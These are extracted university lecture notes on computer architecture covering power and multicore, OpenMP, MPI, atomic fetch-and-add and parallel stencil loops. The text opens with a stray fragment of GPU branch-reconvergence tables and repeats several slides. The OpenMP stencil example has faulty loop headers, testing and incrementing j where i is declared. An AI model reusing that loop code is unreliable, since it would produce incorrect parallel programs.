(a) Example Program

Ret./Reconv. PC	Next PC	Active Mask
-	G	1111
G	F	0001
G	B	1110


(c) Initial State

Ret./Reconv. PC	Next PC	Active Mask
-	G	1111
G	F	0001
G	E	1110
E	D	0110
E	C	1000

(d) After Divergent Branch

Ret./Reconv. PC	Next PC	Active Mask
-	G	1111
G	F	0001
G	E	1110

(e) After Reconvergence



(b) Re-convergence at Immediate Post-Dominator of B

# Advanced Computer Architecture

## Chapter 10 – Multicore, parallel, and cache coherency

Part1:

Power, multicore, the end of the free lunch, and how to program a parallel computer

Shared-memory versus distributed-memory

November 2022

Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (3<sup>rd</sup>, 4<sup>th</sup> and 5<sup>th</sup> eds), and on the lecture slides of David Patterson, John Kubiatowicz and Yujia Jin at Berkeley

# What you should get from this


Parallel systems architecture is a vast topic, and we can only scratch the surface. The critical things I hope you will learn from this very brief introduction are:

## Part 1


- ▶ Why power considerations motivate multicore
- ▶ Why is shared-memory parallel programming attractive?
  - ▶ How is dynamic load-balancing implemented?
  - ▶ Why is distributed-memory parallel programming harder but more likely to yield robust performance?
- ▶ What is the cache coherency problem
  - ▶ There is a design-space of “snooping” protocols based on broadcasting invalidations and requests
- ▶ How are atomic operations and locks implemented?
  - ▶ Eg load-linked, store conditional
- ▶ What is sequential consistency?
  - ▶ Why might you prefer a memory model with weaker consistency?
- ▶ For larger systems, some kind of “directory” is needed to avoid/reduce the broadcasting

# Moore's Law – The number of transistors on integrated circuit chips (1971–2018)

Moore's law describes the empirical regularity that the number of transistors on integrated circuits doubles approximately every two years. This advancement is important as other aspects of technological progress – such as processing speed or the price of electronic products – are linked to Moore's law.



## 42 Years of Microprocessor Trend Data



Original data up to the year 2010 collected and plotted by M. Horowitz, F. Labonte, O. Shacham, K. Olukotun, L. Hammond, and C. Batten  
New plot and data collected for 2010-2017 by K. Rupp <https://www.karlrupp.net/2018/02/42-years-of-microprocessor-trend-data/>

# Power is the critical constraint

- Dynamic power vs static leakage
  - **Dynamic**: Power is consumed when signals change
  - **Static**: Power is consumed when gates are powered-up
  - **“Dennard Scaling”**: dynamic power gets smaller if we make the transistors smaller
  - **“the end of Dennard Scaling”**: static leakage starts to dominate, especially at high voltage (that is needed for high clock rate)
- Power vs clock rate
  - Power increases sharply with clock rate because
    - High static leakage due to high voltage
    - High dynamic switching
- Clock vs parallelism: *much* more efficient to use
  - Lots of parallel units, low clock rate, at low voltage


## ■ What can we do about power?

- Compute fast then turn it off! (“race-to-sleep”)
- Compute just fast enough to meet deadline
- Clock gating, power gating
  - Turn units off when they’re not being used
  - Functional units
  - Whole cores...
- Dynamic voltage, clock regulation
  - Reduce clock rate dynamically
  - Reduce supply voltage as well
  - Eg when battery is low
  - Eg when CPU is not the bottleneck (*why?*)
- Run on lots of cores, each running at a slow clock rate
- Turbo mode
  - Boost clock rate when only one core is active

# How to program a parallel computer?

- ▶ Shared memory makes parallel programming much easier:

```
for(i=0; i<N; ++i)  
  par_for(j=0; j<M; ++j)  
    A[i,j] = (A[i-1,j] + A[i,j])*0.5;  
  par_for(i=0; i<N; ++i)  
    for(j=0; j<M; ++j)  
      A[i,j] = (A[i,j-1] + A[i,j])*0.5;
```



- ▶ First loop operates on rows in parallel
- ▶ Second loop operates on columns in parallel
- ▶ With distributed memory we would have to program message passing to transpose the array in between
- ▶ With shared memory... no problem!

# How to program a parallel computer?

- ▶ Shared memory makes parallel programming much easier:

```
for(i=0; i<N; ++i)
```

```
par_for(j=0; j<M; ++j)
```


```
A[i,j] = (A[i-1,j] + A[i,j])*0.5;
```

```
par_for(i=0; i<N; ++i)
```

```
for(j=0; j<M; ++j)
```

```
A[i,j] = (A[i,j-1] + A[i,j])*0.5;
```

- ▶ First loop operates on rows in parallel
- ▶ Second loop operates on columns in parallel
- ▶ With distributed memory we would have to program message passing to transpose the array in between
- ▶ With shared memory... no problem!



- Shared memory is *convenient*
- Shared memory is *fast* – communicate with just a load/store

# How to program a parallel computer?

- ▶ Shared memory makes parallel programming much easier:

```
for(i=0; i<N; ++i)
```

```
par_for(j=0; j<M; ++j)
```


```
A[i,j] = (A[i-1,j] + A[i,j])*0.5;
```

```
par_for(i=0; i<N; ++i)
```

```
for(j=0; j<M; ++j)
```

```
A[i,j] = (A[i,j-1] + A[i,j])*0.5;
```

- ▶ First loop operates on rows in parallel
- ▶ Second loop operates on columns in parallel
- ▶ With distributed memory we would have to program message passing to transpose the array in between
- ▶ With shared memory... no problem!



- Shared memory is *convenient*
- Shared memory is *fast* – communicate with just a load/store
- Shared memory is a *trap!*
- Because it encourages programmers to ignore where the communication is happening

# Shared-memory parallel - OpenMP<sup>20</sup>


- ▶ OpenMP is a standard design for language extensions for shared-memory parallel programming
- ▶ Language bindings exist for Fortran, C, C++ and to some extent (eg research prototypes) for Java and C#
- ▶ Implementation requires compiler support – as found in GCC, clang/llvm, Intel's compilers, Microsoft Visual Studio, Apple Xcode
- ▶ Example:

```
for(i=0; i<N; ++i)
    #pragma omp parallel for
    for(j=0; j<M; ++j)
        A[i,j] = (A[i-1,j] + A[i,j])*0.5;
#pragma omp parallel for
for(i=0; i<N; ++i)
    for(j=0; j<M; ++j)
        A[i,j] = (A[i,j-1] + A[i,j])*0.5;
```

(OpenMP is just one tool  
for shared-memory  
parallel programming –  
there are many more, but  
it exposes the most  
important issues)

# Implementing shared-memory parallel loop

```
for (i=0; i<N; i++) {
    C[i] = A[i] + B[i];
}
```



```
if (myThreadId() == 0)
```

```
i = 0;
```

```
barrier();
```

```
// on each thread
```

```
while (true) {
```

```
local_i = FetchAndAdd(&i);
```

```
if (local_i >= N) break;
```

```
C[local_i] = 0.5*(A[local_i] + B[local_i]);
```

```
}
```

```
barrier();
```

Barrier(): block until all threads reach this point

- “self-scheduling” loop
- FetchAndAdd() is atomic operation to get next unexecuted loop iteration:

```
Int FetchAndAdd(int *i) {
    lock(i);
    r = *i;
    *i = *i+1;
    unlock(i);
    return(r);
}
```

## Optimisations:

- Work in chunks
- Avoid unnecessary barriers
- Exploit “cache affinity” from loop to loop

There are smarter ways to implement FetchAndAdd....

We could use locks:

```
Int FetchAndAdd(int *i) {
    lock(i);
    r = *i;
    *i = *i+1;
    unlock(i);
    return(r);
}
```

# Implementing Fetch-and-add

- Using locks is rather expensive (and we should discuss how they would be implemented)
- But on many processors there is support for atomic increment
- So use the GCC built-in:  
    `__sync_fetch_and_add(p, inc)`
  
- Eg on x86 this is implemented using the “exchange and add” instruction in combination with the “lock” prefix:  
    `LOCK XADDL r1 r2`
- The “lock” prefix ensures the exchange and increment are executed on a cache line which is held exclusively

Combining:

- In a large system, using `FetchAndAdd()` for parallel loops will lead to contention
- But `FetchAndAdd()`s can be combined in the *network*
- When two `FetchAndAdd(p,1)` messages meet, combine them into one `FetchAndAdd(p,2)` – and when it returns, pass the two values back.

# More OpenMP

```
#pragma omp parallel for \
    default(shared) private(i) \
    schedule(static,chunk) \
    reduction(+:result)

for (i=0; i < n; i++)
    result = result + (a[i] * b[i]);
```

## ► **default(shared) private(i):**

All variables except i are shared by all threads.

## ► **schedule(static,chunk):**

Iterations of the parallel loop will be distributed in equal sized blocks to each thread in the “team”

## ► **reduction(+:result):**

performs a reduction on the variables that appear in its argument list

- A private copy for each variable is created for each thread. At the end of the reduction, the reduction operator is applied to all private copies of the shared variable, and the final result is written to the global shared variable.

# Distributed-memory parallel - MPI

► MPI (“Message-passing Interface) is a standard API for parallel programming using message passing

► Six basic calls:

- ➔ MPI\_Init - Initialize MPI
- ➔ MPI\_Comm\_size - Find out how many processes there are
- ➔ MPI\_Comm\_rank - Find out which process I am
- ➔ MPI\_Send - Send a message
- ➔ MPI\_Recv - Receive a message
- ➔ MPI\_Finalize - Terminate MPI

(MPI is just one tool for distributed-memory parallel programming – there are many more, but it exposes the most important issues)

► Key idea: collective operations

- ➔ MPI\_Bcast - broadcast data from the process with rank "root" to all other processes of the group
- ➔ MPI\_Reduce – combine values on all processes into a single value using the operation defined by the parameter op (eg sum)
- ➔ MPI\_AllReduce – MPI\_Reduce and then broadcast so every process has the sum

► Essential advice: Single-Program, Multiple Data (SPMD)

- Each process has a share of the data,
- Every process *shares the same control-flow*


# MPI Example: stencil

- “stencil” example: each element is updated using a weighted sum of neighbour values

```
DO j=1, m  
    DO i=1, n  
        B(i,j)=0.25*(A(i-1,j)+A(i+1,j)+A(i,j-1)+A(i,j+1))  
    END DO  
END DO
```

(“Stencils” arise in solving differential equations, image filtering, and convolutional neural networks. There are *thousands* of research papers on efficient implementation of stencil problems!)

- To do this in parallel we could simply partition the outer loop
- At the strip boundaries, we need access to a column of neighbour data values
- In MPI we have to make this communication explicit



```
while (!converged) {  
    #pragma omp parallel for private(j) collapse(2)  
    for(i=0; j<N; ++j)  
        for(j=0; j<M; ++j)  
            B[i][j]=0.25*(A[i-1][j]+A[i+1][j]+A[i][j-1]+A[i][j+1]);  
    #pragma omp parallel for private(j) collapse(2)  
    for(i=0; j<M; ++j)  
        for(j=0; j<M; ++j)  
            A[i][j] = B[i][j];  
}
```

First loop nest depends on A and produces new values for A – so we have to “double-buffer” into B, and copy the new values back (after a barrier synchronisation)

- ▶ (we have omitted code to determine whether convergence has been reached)

